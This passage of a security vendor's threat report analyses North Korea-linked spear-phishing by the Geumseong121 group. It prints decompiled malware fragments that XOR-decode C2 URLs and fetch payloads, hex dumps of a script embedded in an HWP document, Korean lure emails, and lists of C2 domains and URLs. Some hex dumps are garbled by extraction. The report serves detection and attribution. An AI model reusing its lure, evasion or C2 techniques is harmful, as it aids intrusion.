00000090  4E 44 41 74 59 54 55 77  5A 57 45 35 5A 6D 59 77  NDAtYTUwZWE5ZmYw
000000A0  4E 47 4E 6B 1A 1D 63 69  70 2D 63 2D 51 50 57 4F  NGNk..cip-c-QPWO
000000B0  45 49 61 6C 73 6B 64 6A  71 70 77 6F 65 69 61 6C  EIalskdjqpwoeial
000000C0  73 6B 64 6A 1A 1D 31 31  31 39 1A 1D              skdj..1119..
```

Publish Key: pub-c-da688353-0504-[redacted]

Subscribe Key: sub-c-bdf2ef5e-a07b-[redacted]

Secret Key: ....

[Figure 5] IaaS-based PubNub command control (C2) server

As such, an attacker uses a legitimate IaaS service for communication, so that it is quite difficult to detect the malicious traffic.

02

Correlation Analysis


- Similar Threat Case
- Deep Analysis on Correlation
- Time Series Analysis of Geumseong121 Group

Correlation Analysis

■ Similar Threat Case

The spear phishing using the same technique has been identified in September 2017. The HWP vulnerability was also used for the attack, and the metadata is identical to the IOC of the attack on August 2018.

The attacker's account name and the OLE code are disguised as references and reply to the original message.



참고 바랍니다.

--------- 원본 메일 ---------

보낸사람: 이[redacted]daum.net>

받는사람: <[redacted]hanmail.net>

날짜: 17.08.29

제목: ***

가능한 대상을 선택하여 홍보 바람.

예) 국방부, (일본쪽도...),

아무튼 파워있고 상호간 실리가 부합되는 대상(기관, 국가)
을 선정 하고 추진 할 것,

1인 보안!!!

[Figure 6] E-mail used in the attack

The file name 'icloud.exe' is used for the malicious program and the following PDB (Program Data Base) code is inside.

```
- E:₩))PROG₩doc_exe₩Release₩down_doc.pdb
```


The PDB series is diverse depending on the variant malicious files, and it is also related to the 2013 versions using the AOL messenger (AIM).

AOL Messenger was used for communicating in the early days before the infected Korean websites were used as a communication method. After that, it has evolved to use the Streamnation.com for Command and Control.

The emails from Korea, USA, China, India and Russia can be used for subscribing the account for C2 Communication.

The cloud services such as pcloud.com, yandex.com and Dropbox have been used before and a real-time networking platform PubNub service is currently used. The PubNub is infrastructure-as-a-service (IaaS) to provide the service to interconnect IoT cloud devices as one system.

- K:₩))pick₩ie₩test.pdb
- D:₩))pick₩doc_exe₩Release₩down_doc.pdb
- E:₩))PROG₩doc_exe₩Release₩down_doc.pdb
- E:₩))PROG₩doc_exe₩Release₩drun.pdb
- E:₩))PROG₩ie₩Release₩drun.pdb
- E:₩))PROG₩Upload₩Upload₩thunder
- E:₩))PROG₩waoki₩Release₩runner.pdb
- E:₩))PROG₩waoki₩Release₩kltest.pdb



```
  dd offset ___security_cookie ; SecurityCookie
  dd offset ___safe_se_handler_table ; SEHandlerTable
  dd 3                      ; SEHandlerCount
ation (IMAGE_DEBUG_TYPE_CODEVIEW)
  db 'RSDS'                 ; DATA XREF: .rdata:00407164↑o
                            ; CV signature
  dd 4697D467h              ; Data1 ; GUID
  dw 80A2h                  ; Data2
  dw 41F0h                  ; Data3
  db 0ACh, 6Bh, 6Ch, 4Ch, 0C3h, 0A5h, 6Ch, 93h; Data4
  dd 1                      ; Age
  db 'E:₩))PROG₩doc_exe₩Release₩down_doc.pdb',0 ; PdbFileName
  align 4
  db    0                   ; DATA XREF: .rdata:0040716C↑o
  db    0
```

[Figure 7] The analysis of PDB code in the malicious program

The command control (C2) server of the attack is the 'endlesspaws.com' domain, which has been previously used for similar attacks several times.


In terms of Threat Intelligence (TI), the identified server is useful to investigate similar threats carried out by the same attackers.

ESRC also confirmed that the domain has connections to “Watering Hole attack related to North Korea”, which is discovered in South Korea in 2015, and gained the evidence that it is exploited in the spear phishing attack with attached executable file in 2017.

The attack exploiting the CVE-2017-8759 vulnerability has been detected as well. Some of them have been posted on the blog by Chinese security company Tencent.

■ Deep Analysis on Correlation

A number of similar threat appeared in February of 2017. The domain endlesspaws.com was leveraged to distribute the malware by luring the users with the safety guideline for strengthening the protection of North Korean defectors.



대용량
첨부파일 1개(27KB)

http://endlesspaws.com/vog/download.php?id=
링크를 따라가려면 클릭하거나 탭하세요.

안전수칙.zip 27KB

다운로드 기간: 2017/02/17 ~ 2017/03/16

-----Original Message-----
From:
To:
Cc:
Sent:
Subject: [공지사항]김정남 피살 관련 탈북 인사 보호 강화를 위한 안전수칙

필요한 탈북자 분들에게 발송 바랍니다.
안전수칙.zip

안전수칙.zip - ZIP 압축, 압축 전 크기 75,776 바이트

이름	크기	유형	수정 날짜
..		파일 폴더	
안전수칙.hwp ... .exe	75,776	응용 프로그램	2017-02-18

```
2017-02-18  오전 09:43      75,776 안전수칙.hwp
           .exe
                   1개 파일          75,776 바이트
```

[Figure 8] Distributing the malware by disguising as the safety guideline


It looks like it attaches a 'safety tips .zip' file to an email, but it actually is linked to the 'endlesspaws.com' domain to install a compressed file, and it contains malicious EXE executable files with a double extension disguised as an HWP document.

It masquerades as a double extension, and the icon is disguised as a normal HWP file by utilizing the document file resource.

The malicious file loads the code that is configured of the cryptographic function routines inside, and decodes certain hexadecimal codes into a logical XOR 0x55 key value.

EXE executable malicious files will attempt to connect to the following addresses, same as the C2 domain used to distribute ZIP compressed files:

- http://endlesspaws.com/vog/tan[.]php?fuck=x
- http://endlesspaws.com/vog/denk[.]zip



```
v57 = 0;
v56 = 0x25003C;
v55 = 0x2F007B;
v54 = 0x3E003B;
v53 = 0x300031;
v52 = 0x7A0032;
v51 = 0x3A0023;
v50 = 0x7A0038;
v49 = 0x3A0036;
v48 = 0x7B0026;
v47 = 0x220034;
v46 = 0x250026;
v45 = 0x260030;
v44 = 0x390031;
v43 = 0x3B0030;
v42 = 0x7A007A;
v41 = 0x6F0025;
v40 = 0x210021;
v39 = 0x3D;                    // http://endlesspaws.com/vog/denk.zip
v21 = 0x22;
do
{
  *(&v39 + v21) ^= 0x55u;
  --v21;
}
while ( v21 >= 0 );
v22 = sub_401000((const WCHAR *)&v58, (size_t *)&nNumberOfBytesToWrite);
if ( nNumberOfBytesToWrite > 0x3E8 )
{
  v23 = CreateFileW(&pszPath, 0xC0000000, 3u, 0, 4u, 0x80u, 0);
  v24 = v23;
  if ( v23 != (HANDLE)-1 )
  {
```


[Figure 9] Code for converting the encrypted C2 data

The additionally downloaded 'denk.zip' file, which appears to be a seemingly zip compressed file, is actually a HWP format document file.

The malware distributed in EXE format contains the normal HWP document inside. It shows users the normal document in the process of infecting the device or it can download the normal HWP document from the C2 server. However, this case is different from the common type of the malware. It downloads and install additional malicious HWP documents.

This is an unusual case of installing the additional document-based malicious files on the already infected system. As the document file contains content that matches the email content used in the attack, it is not likely that the file is improperly linked due to confusion with other cyber operations.

The malicious script code is injected in the DefaultJScript area in the 'denk.zip' file. The malicious DLL file encoded in BASE64 code in the embedded format will be decoded when the script runs.




```
00 41 00 72 00 72 00 61 00 79 00 28 00 29 00   .A.r.r.a.y.(.).
3B 00 7D 00 3B 00 72 00 65 00 74 00 75 00 72   ;.}.;.r.e.t.u.r
00 6E 00 20 00 62 00 36 00 34 00 2E 00 74 00   .n. .b.6.4...t.
6F 00 53 00 74 00 72 00 69 00 6E 00 67 00 28   o.S.t.r.i.n.g.(
00 29 00 3B 00 7D 00 3B 00 76 00 61 00 72 00   .).;.}.;.v.a.r.
20 00 65 00 41 00 3D 00 6E 00 65 00 77 00 20    .e.A.=.n.e.w.
00 41 00 72 00 72 00 61 00 79 00 28 00 29 00   .A.r.r.a.y.(.).
3B 00 65 00 41 00 2E 00 70 00 75 00 73 00 68   ;.e.A...p.u.s.h
00 28 00 22 00 54 00 56 00 71 00 51 00 41 00   .(.".T.V.q.Q.A.
41 00 4D 00 41 00 41 00 41 00 41 00 45 00 41   A.M.A.A.A.A.E.A
00 41 00 41 00 41 00 2F 00 2F 00 38 00 41 00   .A.A.A././.8.A.
41 00 4C 00 67 00 41 00 41 00 41 00 41 00 41   A.L.g.A.A.A.A.A
00 41 00 41 00 41 00 41 00 51 00 41 00 41 00   .A.A.A.A.Q.A.A.
41 00 41 00 41 00 41 00 41 00 41 00 41 00 41   A.A.A.A.A.A.A.A
00 41 00 41 00 41 00 41 00 41 00 41 00 41 00   .A.A.A.A.A.A.A.
```

[Figure 10] The malicious script code included in the document file

The malicious DLL file that is decoded by BASE64 code contains the following PDB path, and connect to the six Korean command control (C2) servers.

The code 'srvrlyscss', which has been detected in many IOCs in Korea, is used for communication.




```
    }
    if ( strstr(::buf, "HTTP/1.1 200 OK") )
    {
      if ( !strstr(::buf, "error</b>") && !strstr(::buf, "fail to") )
      {
        v22 = strstr(::buf, "₩r₩n₩r₩n");
        v23 = v22;
        if ( v22 )
          break;
      }
    }
    closesocket(s);
    Sleep(0x88B8u);
  }
  if ( strtol(v22, 0, 16) )
    break;
  closesocket(s);
  Sleep(0x9C40u);
}
if ( strstr(v23, "srvrlyscss") )
  break;
closesocket(s);
Sleep(0xAFC8u);
```

[Figure 11] Code with 'srvrlyscss' string for communication

- seline.co.kr/datafiles/CNOOC[.]php
- www.causwc.or.kr/board_community01/board_community01/index2[.]php
- www.kumdo.org/admin/noti/files/iindex[.]php
- www.icare.or.kr/upload/board/index1[.]php
- cnjob.co.kr/data/blog/iindex[.]php
- notac.co.kr/admin/case/iindex[.]php

The string 'taihaole9366' was used as the mutex code to prevent Duplicate Execution. 'Taihaole' matches the English expresion of Chinese (太好了) and the meaning is 'very good'.

The attacker has used the English expression of Chinese very often from the past, and there are a lot of other expressions.



```
73 65 6C 69 6E 65 2E 63 6F 2E 6B 72 18 18 18 18   seline.co.kr....
18 18 18 18 77 77 77 2E 63 61 75 73 77 63 2E 6F   ....www.causwc.o
72 2E 6B 72 18 18 18 18 77 77 77 2E 6B 75 6D 64   r.kr....www.kumd
6F 2E                                       77 2E   o.org.......www.
69 63                                       18 18   icare.or.kr.....
63 6E                                       18 18   cnjob.co.kr.....
18 18                                       72 18   ....notac.co.kr.
18 18                                       69 6C   ......../datafil
65 73                                       18 18   es/CNOOC.php....
18 18                                       18 18   ................
18 18                                       5F 63   ......../board_c
6F 6D                                       72 64   ommunity01/board
5F 63                                       6E 64   _community01/ind
65 78                                       2F 6E   ex2.php./admin/n
6F 74                                       65 78   oti/files/iindex
2E 70                                       18 18   .php............
18 18                                       64 2F   ......../upload/
62 6F                                       68 70   board/index1.php
18 18                                       18 18   ................
18 18                                       62 6C   ......../data/bl
6F 67                                       18 18   og/iindex.php...
18 18                                       18 18   ................
18 18 18 18 18 18 18 18 2F 61 64 6D 69 6E 2F 63   ......../admin/c
61 73 65 2F 69 69 6E 64 65 78 2E 70 68 70 18 18   ase/iindex.php..
```

```
CreateMutexW(0, 1, L'taihaole9366");
v56 = aKTqv6W6sj;
s = (SOCKET)a7YlyQtK7Vww6hp;
v1 = aKTqv6W6sj_0;
v60 = 6;
do
{
  v2 = 0;
  if ( strlen(v1) )
  {
    do
      v1[v2++] ^= 0x18u;
    while ( v2 < strlen(v1) );
  }
  v3 = (const char *)s;
  v4 = 0;
  if ( strlen((const char *)s) )
  {
```

[Figure 12] Encoded C2 and Mutex in English expression of Chinese

